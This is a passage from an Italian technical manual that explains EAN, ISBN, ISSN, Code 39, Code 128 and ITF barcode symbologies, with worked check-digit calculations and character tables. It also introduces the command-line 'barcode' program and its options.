Il codice di controllo di EAN-8 e di EAN-13 si calcola nello stesso modo di UPC-A. Per esempio, nel caso di 1234567 (EAN-8) si ottiene il codice di controllo zero, mentre nel caso di 123456789012 (EAN-13) si ottiene otto.

Valore	1	2	3	4	5	6	7
Peso	3	1	3	1	3	1	3
Peso*Valore	3	2	9	4	15	6	21

Il totale che si ottiene è 60; pertanto: 60/10 = 6 con un resto di 0; 10–0 = 10, da cui si prende solo l'ultima cifra (lo zero).

Valore	1	2	3	4	5	6	7	8	9	0	1	2
Peso	1	3	1	3	1	3	1	3	1	3	1	3
Peso*Valore	1	6	3	12	5	18	7	24	9	0	1	6

Il totale che si ottiene è 92; pertanto: 92/10 = 9 con un resto di 2; 10–2 = 8.

La rappresentazione di ogni cifra numerica può avere tre forme differenti, a cui si attribuisce convenzionalmente una lettera alfabetica maiuscola: A, B e C. Nella simbologia EAN-8, le prime quattro cifre sono rappresentate secondo la forma A, mentre le ultime quattro secondo la forma C. Invece, la rappresentazione delle cifre nella simbologia EAN-13 è più complessa, per l'esigenza di essere compatibile con UPC-A.

Con EAN-13 si rappresentano effettivamente solo le ultime 12 cifre (incluso il codice di controllo), mentre la prima viene determinata in base al modo in cui vengono rappresentate le sei cifre successive. In pratica, a seconda del valore della prima cifra, si determina la combinazione delle forme A e B, per le sei cifre che seguono la prima, mentre le ultime sei sono rappresentate con la forma C.

Valore iniziale						
0	A	A	A	A	A	A
1	A	A	B	A	B	B
2	A	A	B	B	A	B
3	A	A	B	B	B	A
4	A	B	A	A	B	B
5	A	B	B	A	A	B
6	A	B	B	B	A	A
7	A	B	A	B	A	B
8	A	B	A	B	B	A
9	A	B	B	A	B	A

Dallo specchietto si può notare che con una prima cifra pari a zero, le sei cifre successive si rappresentano secondo la forma A, esattamente come avviene nella simbologia UPC-A.

In pratica, a parte qualche differenza estetica minima, un codice a barre realizzato con la simbologia EAN-13 è uguale a un altro realizzato con la simbologia UPC-A, quando la prima cifra è pari a zero, tenendo conto che lo zero iniziale non può cambiare nulla anche nel calcolo del codice di controllo finale.

800.3.1 Codici UCC ed EAN

In generale, la simbologia EAN-13 viene utilizzata per identificare degli «articoli», intesi principalmente come prodotti in vendita. Per poter applicare un codice a barre del genere occorre naturalmente avere ottenuto il numero per uno scopo preciso (l'ente italiano competente per l'attribuzione dei codici EAN è Indicod); tuttavia esiste un prefisso iniziale che fa parte dello standard e serve a stabilire l'origine del codice. l'origine è un concetto riferito precisamente a chi ha rilasciato il numero, che nella maggior parte dei casi si riferisce a un'organizzazione con competenza nazionale.

Questo prefisso iniziale dipende principalmente da due organizzazioni: UCC (*Uniform code council*) ed EAN (*European article number*). La prima organizzazione, definisce codici in cui la prima cifra identifica l'origine nell'area nell'ambito di Stati Uniti e Canada, mentre la seconda copre tutto il mondo, includendo la codifica UCC a cui si aggiunge la cifra iniziale zero.

La tabella 800.8 mostra in pratica un elenco abbastanza completo dei prefissi EAN, che solitamente si applicano ai codici a barre con simbologia EAN-13. Si può osservare che ormai i codici assegnati all'area Stati Uniti e Canada non hanno più solo lo zero iniziale; resta comunque l'abbinamento tra codice UCC e codice EAN, per cui il primo si trasforma nel secondo aggiungendo uno zero iniziale.

Tabella 800.8. Attribuzione dei prefissi secondo la codifica EAN.

Prefisso	Contesto	ISO 3166	Prefisso	Contesto	ISO 3166
00-13	USA, Canada	US, CA	14-19		
2	uso interno		30-37	Francia	FR
380	Bulgaria	BG	383	Slovenia	SI
384			385	Croazia	HR
386			387	Bosnia Erzegovina	BA
388-389			400-440	Germania	DE
45	Giappone	JP	460-469	Federazione russa	RU
470			471	Taiwan	TW
472-473			474	Estonia	EE
475	Lettonia	LV	476	Azerbaijan	AZ
477	Lituania	LT	478	Uzbekistan	UZ
479	Sri Lanka	LK	480	Filippine	PH
481	Belarus	BY	482	Ucraina	UA
483			484	Moldavia	MD
485	Armenia	AM	486	Georgia	GE
487	Kazakistan	KZ	488		
489	Hong Kong	HK	49	Giappone	JP
50	Gran Bretagna	UK	51		
520	Grecia	GR	521-527		
528	Libano	LB	529	Cipro	CY
530			531	Macedonia	MK
532-534			535	Malta	MT
536-538			539	Irlanda	IE

Prefisso	Contesto	ISO 3166	Prefisso	Contesto	ISO 3166
54	Belgio, Lussemburgo	BE, LU	55		
560	Portogallo	PT	561-568		
569	Islanda	IS	57	Danimarca	DK
58			590	Polonia	PL
591-593			594	Romania	RO
595-598			599	Ungheria	HU
600-601	Sud Africa	ZA	602-608		
609	Mauritius	MU	610		
611	Marocco	MA	612		
613	Algeria	DZ	614-615		
616	Kenia	KE	617-618		
619	Tunisia	TN	620		
621	Siria	SY	622	Egitto	EG
623			624	Libia	LY
625	Giordania	JO	626	Iran	IR
627	Kuwait	KW	628	Arabia Saudita	SA
629	Emirati	AE	63		
64	Finlandia	FI	65-68		
690-693	Cina	CN	694-699		
70	Norwegia	NO	710-728		
729	Israele	IL	73	Svezia	SE
740	Guatemala	GT	741	El Salvador	SV
742	Honduras	HN	743	Nicaragua	NI
744	Costa Rica	CR	745	Panama	PA
746	Repubblica Dominicana	DO	747-749		
750	Messico	MX	751-758		
759	Venezuela	VE	76	Svizzera	CH
770	Colombia	CO	771-772		
773	Uruguay	UY	774		
775	Perù	PE	776		
777	Bolivia	BO	778		
779	Argentina	AR	780	Cile	CL
781-783			784	Paraguay	PY
785			786	Ecuador	EC
787-788			789	Brasile	BR
80-83	Italia	IT	84	Spagna	ES
850	Cuba	CU	851-857		
858	Slovacchia	SK	859	Czech	CZ
860	Jugoslavia	YU	861-866		
867	Nord Korea	KP	868		
869	Turchia	TR	87	Olanda	NL
880	Sud Korea	KR	881-884		
885	Thailandia	TH	886-887		
888	Singapore	SG	889		
890	India	IN	891-892		
893	Vietnam	VN	894-898		
899	Indonesia	ID	90-91	Austria	AT
92			93	Australia	AU
94	Nuova Zelanda	NZ	950-954		
955	Malaysia	MY	956-957		
958	Macau	MO	959-976		
977	periodici (ISSN)		978-979	libri (ISBN)	

Prefisso	Contesto	ISO 3166	Prefisso	Contesto	ISO 3166
980	ricevute di rimborso (*refund receipts*)		981-982	tagliandi di valuta (*common currency coupons*)	
983-989			99	tagliandi (*coupons*)	

Si può osservare in particolare che il prefissi 978 e 979 sono riservati per i libri, mentre il prefisso 977 è riservato per i periodici (riviste). Dal momento che il prefisso EAN definiva originariamente un'area nazionale, è stata attribuita al codice 978 la denominazione ***bookland*** (la terra dei libri). Molta documentazione sui codici a barre e sulla numerazione ISBN fa ancora riferimento a questo nome per indicare tale prefisso.

Un altro prefisso interessante è il due, che rimane libero. Molti negozi usano codici a barre EAN-13, con prefisso due per annotare il prezzo di qualcosa che non è identificabile diversamente, come gli alimentari ottenuti da un banco di salumi e formaggi. La figura 800.9 mostra un esempio reale in cui, tra le altre cose, si annota un prezzo di 11,24 €.

Figura 800.9. Esempio di un codice a barre con simbologia EAN-13, usato per annotare un prezzo.

2 000123 011240

800.3.2 ISBN

La simbologia EAN-13 viene usata in diverse situazioni comuni, in particolare per ciò che riguarda le pubblicazioni.

La codifica ISBN (*International standard book number*) permette di identificare un libro in una sua edizione precisa, attraverso un numero composto da 10 cifre. Il numero in questione contiene quattro parti: l'origine (ovvero l'ente che lo ha rilasciato), l'editore, il titolo (il libro) e un numero di controllo finale (una sola cifra).

Per facilitare la lettura di queste informazioni, le quattro parti vengono mostrate solitamente come separate, attraverso un trattino. Per esempio, '`88-8331-223-6`' indica l'origine 88 (Italia), l'editore 8331, il titolo 233 e il numero di controllo 6.

Le varie parti in cui si suddivide l'informazione contenuta in un numero ISBN non sono di lunghezza fissa e la dimensione dell'una limita quella delle altre. In generale sono disponibili i raggruppamenti seguenti.

1. La prima parte identifica l'area (nazionale, linguistica e geografica) e viene attribuita dall'agenzia internazionale dell'ISBN. Il numero assegnato all'Italia è 88.

   - 0-7

- 80-94
   - 950-994
   - 9950-9989
   - 99900-99999

2. La seconda parte identifica l'editore e viene attribuito dall'agenzia ISBN competente nell'area di riferimento.
   - 00-19
   - 200-699
   - 7000-8499
   - 85000-89999
   - 900000-999999

3. La terza parte identifica il titolo, relativamente all'editore a cui si fa riferimento, utilizzando lo spazio rimanente, escludendo il numero di controllo finale.

4. Il numero di controllo viene calcolato moltiplicando le cifre per un numero che va da 10 a uno, sommando ciò che si ottiene e dividendo per il «modulo 11». In questo modo, il valore che si ottiene può andare da 0 a 10, dove il 10 si rappresenta con una lettera «X».

Per comprendere il meccanismo del calcolo del numero di controllo, conviene vedere un esempio reale, il numero ISBN '`88-8331-223-6`'. In pratica, si tratta di verificare che il numero sei sia effettivamente il numero di controllo corretto.

Valore	8	8	8	3	3	1	2	2	3	6
Peso	10	9	8	7	6	5	4	3	2	1
Peso*Valore	80	72	64	21	18	5	8	6	6	6

Il totale che si ottiene è 286, che diviso per 11 dà esattamente 26, senza resto, a conferma della validità del numero di controllo. Non conoscendo il numero di controllo lo si potrebbe calcolare: la somma che si otterrebbe sarebbe solo 280, che divisa per 11 dà 25 con il resto di 5, per cui, 11 – 5 dà 6, il numero cercato.

Il numero ISBN si trasforma in EAN-13 mettendo anteriormente il valore 978 e togliendo il numero di controllo finale che va sostituito con quello calcolato secondo lo standard EAN-13; naturalmente, i trattini di divisione sono perduti. La figura 800.11 mostra l'esempio del codice ISBN 88-481-0113-5 rappresentato secondo la simbologia EAN-13, che si trasforma nel numero 9788848101134.

Figura 800.11. ISBN 88-481-0113-5.

ISBN 88-481-0113-5

9 788848 101134

A seconda del paese in cui si utilizza il numero ISBN, può essere obbligatorio o meno un codice a barre aggiuntivo contenente l'informazione sul prezzo.

800.3.3 ISSN

La codifica ISSN permette di identificare una pubblicazione periodica attraverso una tecnica simile a quella del numero ISBN per i libri. In questo caso, il numero è composto da otto cifre numeriche (compreso il numero di controllo), che vanno inserite in una simbologia EAN-13 aggiungendo all'inizio il prefisso 977, togliendo il numero di controllo ISSN, aggiungendo due cifre che rappresentano il codice del prezzo e aggiungendo il codice di controllo EAN-13. Inoltre, va aggiunto un codice a barre ulteriore per rappresentare due o cinque cifre in cui si indica il numero del fascicolo.

Per esempio, il numero ISSN '`1129-1346`' di una rivista potrebbe tradursi nel codice a barre 9771129134006, con l'aggiunta di 10110, dove il codice del prezzo è assente e si fa riferimento al fascicolo numero 110.

La figura 800.12 mostra l'esempio del codice di due riviste, in cui appare anche un'estensione contenente il numero della pubblicazione.

Figura 800.12. Esempio di due codici ISSN, riferiti a riviste, con un'estensione contenente il numero della pubblicazione (rispettivamente 106 e 23).

800.4 Code 39

La simbologia denominata Code 39, ovvero *3 of 9*, consente di rappresentare 42 simboli, composti da lettere maiuscole, cifre numeriche e pochi altri segni. La tabella 800.13 riepiloga l'insieme di caratteri. Un codice a barre Code 39 è composto da un carattere di inizio, dai dati che deve contenere, da un codice di controllo (che non appare tradotto per la lettura umana) e dal carattere di fine. Il carattere usato per iniziare e per concludere la sequenza è l'asterisco, che quindi non può essere utilizzato nei dati contenuti.

Tabella 800.13. Insieme di caratteri per la simbologia Code 39.

Valore	Carattere	Valore	Carattere
0	0	22	M
1	1	23	N
2	2	24	O
3	3	25	P
4	4	26	Q
5	5	27	R
6	6	28	S
7	7	29	T
8	8	30	U
9	9	31	V
10	A	32	W

Valore	Carattere	Valore	Carattere
11	B	33	X
12	C	34	Y
13	D	35	Z
14	E	36	-
15	F	37	.
16	G	38	space
17	H	39	$
18	I	40	/
19	J	41	+
20	K	42	%
21	L	inizio/fine	*

Figura 800.14. Esempio di codice a barre Code 39.

Gli elementi utilizzati nella simbologia Code 39 sono quattro, composti da due tipi di barre nere e due tipi di spazi. Ogni carattere o segno che può essere rappresentato con questa simbologia, si avvale di cinque barre e di quattro spazi, per un totale di nove elementi. Il nome della simbologia, che si può tradurre come «tre su nove», indica il fatto che tre elementi su nove sono sempre di tipo largo (rispetto agli altri che invece sono stretti).

Il codice di controllo si ottiene sommando assieme i valori abbinati ai segni che si possono rappresentare, secondo la tabella di conversione 800.13, dividendo per 43. Il resto della divisione è il codice di controllo. Nel caso dell'esempio che appare in figura 800.14, si tratta della lettera '**L**':

«CIAO» = 12 + 18 + 10 + 24 = 64

64 / 43 = 1 lasciando un resto di 21 = '**L**'

800.4.1 Code 39 esteso

Esiste anche un'estensione della simbologia Code 39, allo scopo di consentire la rappresentazione dell'ASCII standard completo. Si ottiene questo risultato scrivendo due simboli normali al posto di uno. Naturalmente, dal momento che non esiste un modo per distinguere la codifica standard da quella estesa, è necessario che il lettore di codice a barre sia impostato nel modo più conveniente. La tabella 800.15 mostra l'insieme di caratteri esteso e la corrispondenza con i segni della simbologia Code 39 normale.

Tabella 800.15. Insieme di caratteri esteso per la simbologia Code 39.

ASCII	Code 39	ASCII	Code 39	ASCII	Code 39	ASCII	Code 39
<NUL>	%U	<SP>	=	@	%V	‘	%W
<SOH>	$A	!	/A	A	A	a	+A
<STX>	$B	"	/B	B	B	b	+B
<ETX>	$C	#	/C	C	C	c	+C
<EOT>	$D	$	/D	D	D	d	+D
<ENQ>	$E	%	/E	E	E	e	+E
<ACK>	$F	&	/F	F	F	f	+F
<BEL>	$G	’	/G	G	G	g	+G
<BS>	$H	(	/H	H	H	h	+H
<HT>	$I	)	/I	I	I	i	+I
<LF>	$J	*	/J	J	J	j	+J
<VT>	$K	+	/K	K	K	k	+K
<FF>	$L	,	/L	L	L	l	+L
<CR>	$M	-	/M	M	M	m	+M
<SO>	$N	.	/N	N	N	n	+N
<SI>	$O	/	/O	O	O	o	+O
<DLE>	$P	0	0	P	P	p	+P
<DC1>	$Q	1	1	Q	Q	q	+Q
<DC2>	$R	2	2	R	R	r	+R
<DC3>	$S	3	3	S	S	s	+S
<DC4>	$T	4	4	T	T	t	+T
<NAK>	$U	5	5	U	U	u	+U
<SYN>	$V	6	6	V	V	v	+V
<ETB>	$W	7	7	W	W	w	+W
<CAN>	$X	8	8	X	X	x	+X
<EM>	$Y	9	9	Y	Y	y	+Y
<SUB>	$Z	:	/Z	Z	Z	z	+Z
<ESC>	%A	;	%F	[	%K	{	%P
<FS>	%B	<	%G	\	%L	|	%Q
<GS>	%C	=	%H	]	%M	}	%R
<RS>	%D	>	%I	^	%N	~	%S
<US>	%E	?	%J	–	%O	<DEL>	%T

800.5 Code 128

La simbologia denominata Code 128, ovvero USS Code 128, consente di rappresentare 106 simboli, che possono essere interpretati secondo tre insiemi di caratteri, distinti in base a una lettera: A, B e C. Per questa ragione, un codice a barre realizzato secondo la simbologia Code 128 inizia sempre con la dichiarazione dell’insieme di caratteri. L’informazione non ha una lunghezza predeterminata e può essere modificato l’insieme di caratteri quando serve. La simbologia Code 128 prevede l’inserimento di un codice di controllo, calcolato automaticamente per consentire la verifica della lettura meccanica, ma questa cifra non viene mostrata per la lettura umana.

Tabella 800.16. Insiemi di caratteri per la simbologia Code 128. L’ultima colonna riporta anche la descrizione della rappresentazione a barre, dove un numero da uno a tre indica la larghezza della barra, ‘`b`’, o dello spazio, ‘`s`’, dalla grandezza più piccola alla più grande. Si osservi che lo stop ha una barra in più alla fine.

Valore	Code A	Code B	Code C	Barre e spazi: b s b s b s
0	*<SP>*	*<SP>*	00	2 1 2 2 2 2
1	!	!	01	2 2 2 1 2 2
2	"	"	02	2 2 2 2 2 1
3	#	#	03	1 2 1 2 2 3
4	$	$	04	1 2 1 3 2 2
5	%	%	05	1 3 1 2 2 2
6	&	&	06	1 2 2 2 1 3
7	’	’	07	1 2 2 3 1 2
8	(	(	08	1 3 2 2 1 2
9	)	)	09	2 2 1 2 1 3
10	*	*	10	2 2 1 3 1 2
11	+	+	11	2 3 1 2 1 2
12	’	’	12	1 1 2 2 3 2
13	-	-	13	1 2 2 1 3 2
14	.	.	14	1 2 2 2 3 1
15	/	/	15	1 1 3 2 2 2
16	0	0	16	1 2 3 1 2 2
17	1	1	17	1 2 3 2 2 1
18	2	2	18	2 2 3 2 1 1
19	3	3	19	2 2 1 1 3 2
20	4	4	20	2 2 1 2 3 1
21	5	5	21	2 1 3 2 1 2
22	6	6	22	2 2 3 1 1 2
23	7	7	23	3 1 2 1 3 1
24	8	8	24	3 1 1 2 2 2
25	9	9	25	3 2 1 1 2 2
26	:	:	26	3 2 1 2 2 1
27	;	;	27	3 1 2 2 1 2
28	<	<	28	3 2 2 1 1 2
29	=	=	29	3 2 2 2 1 1
30	>	>	30	2 1 2 1 2 3
31	?	?	31	2 1 2 3 2 1
32	@	@	32	2 3 2 1 2 1
33	A	A	33	1 1 1 3 2 3
34	B	B	34	1 3 1 1 2 3
35	C	C	35	1 3 1 3 2 1
36	D	D	36	1 1 2 3 1 3
37	E	E	37	1 3 2 1 1 3
38	F	F	38	1 3 2 3 1 1
39	G	G	39	2 1 1 3 1 3
40	H	H	40	2 3 1 1 1 3
41	I	I	41	2 3 1 3 1 1
42	J	J	42	1 1 2 1 3 3
43	K	K	43	1 1 2 3 3 1
44	L	L	44	1 3 2 1 3 1
45	M	M	45	1 1 3 1 2 3
46	N	N	46	1 1 3 3 2 1
47	O	O	47	1 3 3 1 2 1
48	P	P	48	3 1 3 1 2 1
49	Q	Q	49	2 1 1 3 3 1

Valore	Code A	Code B	Code C	Barre e spazi: b s b s b s
50	R	R	50	2 3 1 1 3 1
51	S	S	51	2 1 3 1 1 3
52	T	T	52	2 1 3 3 1 1
53	U	U	53	2 1 3 1 3 1
54	V	V	54	3 1 1 1 2 3
55	W	W	55	3 1 1 3 2 1
56	X	X	56	3 3 1 1 2 1
57	Y	Y	57	3 1 2 1 1 3
58	Z	Z	58	3 1 2 3 1 1
59	[	[	59	3 3 2 1 1 1
60	\	\	60	3 1 4 1 1 1
61	]	]	61	2 2 1 4 1 1
62	^	^	62	4 3 1 1 1 1
63	–	–	63	1 1 1 2 2 4
64	*<NUL>*	‘	64	1 1 1 4 2 2
65	*<SOH>*	a	65	1 2 1 1 2 4
66	*<STX>*	b	66	1 2 1 4 2 1
67	*<ETX>*	c	67	1 4 1 1 2 2
68	*<EOT>*	d	68	1 4 1 2 2 1
69	*<ENQ>*	e	69	1 1 2 2 1 4
70	*<ACK>*	f	70	1 1 2 4 1 2
71	*<BEL>*	g	71	1 2 2 1 1 4
72	*<BS>*	h	72	1 2 2 4 1 1
73	*<HT>*	i	73	1 4 2 1 1 2
74	*<LF>*	j	74	1 4 2 2 1 1
75	*<VT>*	k	75	2 4 1 2 1 1
76	*<FF>*	l	76	2 2 1 1 1 4
77	*<CR>*	m	77	4 1 3 1 1 1
78	*<SO>*	n	78	2 4 1 1 1 2
79	*<SI>*	o	79	1 3 4 1 1 1
80	*<DLE>*	p	80	1 1 1 2 4 2
81	*<DC1>*	q	81	1 2 1 1 4 2
82	*<DC2>*	r	82	1 2 1 2 4 1
83	*<DC3>*	s	83	1 1 4 2 1 2
84	*<DC4>*	t	84	1 2 4 1 1 2
85	*<NAK>*	u	85	1 2 4 2 1 1
86	*<SYN>*	v	86	4 1 1 2 1 2
87	*<ETB>*	w	87	4 2 1 1 1 2
88	*<CAN>*	x	88	4 2 1 2 1 1
89	*<EM>*	y	89	2 1 2 1 4 1
90	*<SUB>*	z	90	2 1 4 1 2 1
91	*<ESC>*	{	91	4 1 2 1 2 1
92	*<FS>*	|	92	1 1 1 1 4 3
93	*<GS>*	}	93	1 1 1 3 4 1
94	*<RS>*	~	94	1 3 1 1 4 1
95	*<US>*	*<DEL>*	95	1 1 4 1 1 3
96	FNC 3	FNC 3	96	1 1 4 3 1 1
97	FNC 2	FNC 2	97	4 1 1 1 1 3
98	Shift	Shift	98	4 1 1 3 1 1
99	Code C	Code C	99	1 1 3 1 4 1
100	Code B	FNC 4	Code B	1 1 4 1 3 1
101	FNC 4	Code A	Code A	3 1 1 1 4 1
102	FNC 1	FNC 1	FNC 1	4 1 1 1 3 1
103	Start A	Start A	Start A	2 1 1 4 1 2
104	Start B	Start B	Start B	2 1 1 2 1 4

Valore	Code A	Code B	Code C	Barre e spazi: b s b s b s
105	Start C Stop	Start C Stop	Start C Stop	2 1 1 2 3 2 2 3 3 1 1 1 2

Gli insiemi di caratteri A, B e C sono elencati nella tabella 800.16. Come si può vedere, l'insieme A consente di rappresentare l'alfabeto maiuscolo, le cifre numeriche, vari simboli di punteggiatura e caratteri di controllo; in pratica, ciò che si può rappresentare con la prima parte della codifica ASCII, tenendo conto che le posizioni non corrispondono. L'insieme B consente di rappresentare praticamente tutto l'alfabeto ASCII, compresa la distinzione tra lettere maiuscole e minuscole, a esclusione dei caratteri di controllo. L'insieme C consente di rappresentare valori numerici a coppie, per cui, un valore composto da un numero dispari di cifre acquisisce uno zero iniziale.

Figura 800.17. Esempio di due codici Code 128, realizzati usando l'insieme B e l'insieme C, per rappresentare due dati equivalenti: «Ciao» e 35736579.

Ciao 35736579

La figura 800.17 mostra la comparazione tra un codice a barre realizzato usando l'insieme B e un altro con l'insieme C. L'informazione contenuta è la stessa dal punto di vista dei valori rappresentabili (eventualmente si osservino le tabelle degli insiemi di caratteri). Se fosse possibile sovrapporre i due codici, si noterebbe che cambia solo la parte iniziale, quella in cui si dichiara l'insieme di caratteri, e la parte finale, dove si inserisce il codice di controllo. Si può anche osservare che gli ultimi elementi rimangono uguali e sono quelli che contengono il codice di conclusione.

Volendo entrare nel dettaglio, l'esempio di figura 800.17 si compone di: '`Start B`', 35, 73, 65, 79, ***codice_di_controllo***, '`Stop`'; ovvero, nel secondo caso, '`Start C`', 35, 73, 65, 79, ***codice_di_controllo***, '`Stop`'.

Quando si vuole cambiare l'insieme di caratteri, si inserisce un simbolo '`Code A`', '`Code B`' o '`Code C`', per introdurre l'insieme a cui si vuole fare riferimento da quel punto in poi.

Il codice di controllo finale si calcola sommando il valore corrispondente alla dichiarazione iniziale dell'insieme di caratteri alla somma dei valori successivi, moltiplicati per la loro posizione. La somma complessiva va divisa per 103 e il resto che si ottiene è il codice di controllo finale. Si osservi l'esempio:

	Start B	C	i	a	o	Stop
Peso	1	1	2	3	4	
Valore	104	35	73	65	79	
Peso*Valore	104	35	146	195	316	

Pertanto:

104 + 35 + 146 + 195 + 316 = 796

796 / 103 = 7 con resto di 75. Il codice di controllo è il simbolo corrispondente al valore 75.

Usando l'insieme di caratteri C la cosa cambia, perché il simbolo iniziale ha il valore 105, per cui il codice di controllo finale è 76:

	Start C	35	73	65	79	Stop
Peso	1	1	2	3	4	
Valore	105	35	73	65	79	
Peso*Valore	105	35	146	195	316	

Dalla simbologia Code 128 derivano diverse applicazioni speciali che si distinguono per avere una struttura particolare. Esiste anche una variante che consente la rappresentazione di più caratteri rispetto all'ASCII standard.

800.5.1 UCC/EAN 128

La simbologia UCC/EAN 128 è un'applicazione di Code 128, in cui si inizia dichiarando l'insieme di caratteri e si inserisce subito dopo il simbolo '**`FNC 1`**' (*Function code one*).[1]

Dopo il simbolo '**`FNC 1`**' viene indicato un codice che indica il tipo di applicazione. Si fa riferimento a questo con la sigla AI (*Application identifier*). L'informazione in questione viene rappresentata per la lettura umana tra parentesi tonde, proprio per facilitare l'interpretazione, a sottolineare il fatto che si tratta di un prefisso. Naturalmente, l'informazione può essere anche più complessa e altre parti dei dati successivi possono essere separate ed evidenziate nello stesso modo o in modi differenti.

800.6 ITF, ovvero i25

La simbologia ITF, o i25, nota come Interleaved two of five, ovvero «interfogliata due su cinque», consente la rappresentazione di soli valori numerici, di lunghezza indefinita, purché in numero di cifre pari. La simbologia prevede una cifra di controllo finale, opzionale.

La simbologia si compone di due tipi di barre e due tipi di spazi. Ogni simbolo si rappresenta con cinque barre e cinque spazi, dove due barre su cinque e due spazi su cinque sono più larghi. La simbologia è detta «interfogliata», perché una cifra è codificata nelle barre e la successiva lo è negli spazi che separano gli elementi del carattere precedente. Prima dei dati è previsto un simbolo iniziale, composto da una barra sottile, uno spazio breve, una barra sottile e un altro spazio breve; alla fine c'è un simbolo finale, composto da una barra larga, uno spazio sottile e una barra sottile.

Figura 800.20. Esempio di codice a barre con simbologia interfogliata due su cinque.

012345678

800.7 Sistemi bidimensionali

Il codice a barre comune è a una sola dimensione, nel senso che contiene una sola riga di informazioni, eventualmente anche molto breve. Semplificando le cose, si può dire che quando si sovrappongono più righe in un codice a barre, questo diventa a due dimensioni.

Un sistema di codice a barre a due dimensioni, con lo scopo di memorizzare dati, deve essere organizzato in modo da permettere al lettore meccanico di riconoscere e seguire le righe; inoltre deve essere previsto un sistema di informazioni ridondanti, anche molto complesso, in modo da garantire la lettura in presenza di errori.

Lo standard più comune per i codici a barre a due dimensioni è il PDF417, che comunque qui non viene descritto.

800.8 Riferimenti

- *EAN international*

  ⟨*http://www.ean-int.org/* ⟩

- *The EAN·UCC system*

  ⟨*http://www.ean-int.org/barcodes.html* ⟩

- Tino Hempel, *Die Europäische Artikelnummer (EAN)*

  ⟨*http://www.tinohempel.de/info/mathe/ean/ean.htm* ⟩

- *Barcoding for Beginners & Bar Code FAQ*

  ⟨*http://www.idautomation.com/barcoding4beginners.html* ⟩

- *Code 39 Barcode FAQ and Tutorial*

  ⟨*http://www.idautomation.com/code39faq.html* ⟩

- *Code 128 / USS Code-128 Barcode FAQ & Tutorial*

  ⟨*http://www.idautomation.com/code128faq.html* ⟩

- *PDF417 Barcode FAQ*

  ⟨*http://www.idautomation.com/pdf417faq.html* ⟩

- *UPC / EAN Barcode Font Data Sheet*

  ⟨*http://www.bizfonts.com/upc-ean/faq.htm* ⟩

- *PDF417*

  ⟨*http://www.pdf417.com/* ⟩

- Russ Adams, *Barcode 1*

  ⟨*http://www.barcode-1.com/* ⟩

- *International ISBN Agency: Coordinator of the International Standard Book Number system*

  ⟨*http://www.isbn-international.org* ⟩

- International ISBN Agency, *The ISBN Users' Manual*

  ⟨*http://www.isbn.org/standards/home/isbn/International/ISBNmanual.asp* ⟩

- *AIE - Agenzia ISBN*
  ⟨*http://www.aie.it/ISBN/intro.asp* ⟩

[1] L'uso comune è dell'insieme di caratteri C, ma ciò non è imposto dallo standard.

Capitolo 801

Barcode

Barcode [1] è una libreria e anche un programma molto semplice per la realizzazione di codici a barre standard a una sola dimensione. Il codice a barre viene realizzato in forma di file PostScript, che successivamente può essere utilizzato direttamente o convertito in altri formati grafici, attraverso programmi standard.

801.1 Utilizzo del programma

Barcode, come programma, si compone in pratica dell'eseguibile '**barcode**'. Questo genera normalmente un file PostScript che, salvo l'utilizzo dell'opzione '**-o**', viene emesso attraverso lo standard output.

```
barcode [opzioni]
```

Teoricamente si può usare Barcode anche senza l'indicazione di alcun argomento, per ottenere la conversione automatica di quanto inserito attraverso lo standard input, scegliendo la simbologia in modo automatico. Tuttavia, in genere è opportuno accertarsi di selezionare la simbologia attraverso l'opzione '**-e**'.

Le opzioni che vengono mostrate qui sono poche; in particolare mancano quelle che servono a definire la stampa di codici a barre in modo organizzato sul foglio, allo scopo di centrare delle etichette adesive. Per approfondire basta leggere la documentazione originale: *info barcode*.

Tabella 801.1. Alcune opzioni.

Opzione	Descrizione
-e ***simbologia***	Consente di specificare la simbologia dei codici a barre che si vogliono realizzare (*encoding*). Sono disponibili diverse parole chiave da usare come argomento dell'opzione, secondo la tabella 801.2.
-i ***file***	Stabilisce il nome di un file contenente un elenco di codici da trasformare in codici a barre. Se manca questa indicazione e se manca anche l'opzione '**-b**', viene letto lo standard input. La lettera dell'opzione richiama mnemonicamente la parola «input».
-b ***stringa***	Consente di indicare una stringa da convertire in un codice a barre singolo. La stringa deve essere compatibile con i tipi di dati che possono essere rappresentati con la simbologia prescelta. La lettera dell'opzione richiama mnemonicamente la parola *barcode*, ovvero il codice a barre che si vuole ottenere dalla stringa.
-E	Genera un file PostScript incapsulato (EPS).

Segue la descrizione di alcuni esempi.

- $ **barcode -E -e i25 -b "12345678" > prova.ps** [*Invio*]

  Converte il numero 12345678 in un codice a barre secondo la simbologia interfogliata due su cinque, generando il file 'prova.ps', di tipo EPS.

- `$ barcode -E -e i25 -b "12345678" -o prova.ps` [*Invio*]

  Esattamente come nell'esempio precedente.

- `$ barcode -E -e isbn -b "88-386-4177-3" -o prova.ps` [*Invio*]

  Come nell'esempio precedente, usando la simbologia EAN-13 per rappresentare un codice ISBN, come indicato con l'opzione '**`-b`**'.

801.2 Codifica

Generalmente, Barcode viene utilizzato indicando il tipo di simbologia, attraverso una parola chiave secondo l'elenco della tabella 801.2. In generale, si tratta di nomi che fanno riferimento al tipo di codice a barre; in alcuni casi, il nome indica anche altre caratteristiche. Per esempio, la parola chiave '**`code128b`**' indica la simbologia Code 128, nella quale si utilizza l'insieme di caratteri B; inoltre, la parola chiave '**`isbn`**' fa riferimento al codice ISBN, che viene rappresentato correttamente secondo la simbologia EAN-13.

Tabella 801.2. Simbologie disponibili con Barcode.

Simbologia	Parola chiave
UPC-A	upc-a
UPC-E	upc-e
UPC-A o UPC-E automaticamente	upc
EAN-8	ean8, ean-8
EAN-13	ean13, ean-13
EAN-8 o EAN-13 automaticamente	ean
Code 39	code39, 39
Code 128 insieme di caratteri B	code128b, 128b
Code 128 insieme di caratteri C	code128c, 128c
Code 128 insieme di caratteri A, B o C, automaticamente	code128, 128
Code 128 libero	128raw
interfogliata due su cinque	i25, interleaved 2 of 5
Codabar	cdr, codabar
Plessey	pls, plessey
ISBN attraverso EAN-13	isbn

Nel caso dell'uso della simbologia Code 128, si pone il problema di rappresentare i codici da *<NUL>* a *<US>*, il codice *<DEL>* e le funzioni speciali previste dalla simbologia. Usando l'eseguibile '**`barcode`**' diventa difficile indicare questi simboli; con la libreria non ci sono problemi a indicare i codici ASCII da *<SOH>* a *<US>* e il codice *<DEL>*, mentre negli altri casi viene fatta una trasformazione, come rappresentato nella tabella 801.3.

Tabella 801.3. Rappresentazione dei caratteri speciali per la simbologia Code 128, quando si usa la libreria Barcode.

Codice o simbolo	Ottale	Decimale	Esadecimale
<NUL>	200_8	128	80_{16}
FNC 1	301_8	193	$C1_{16}$
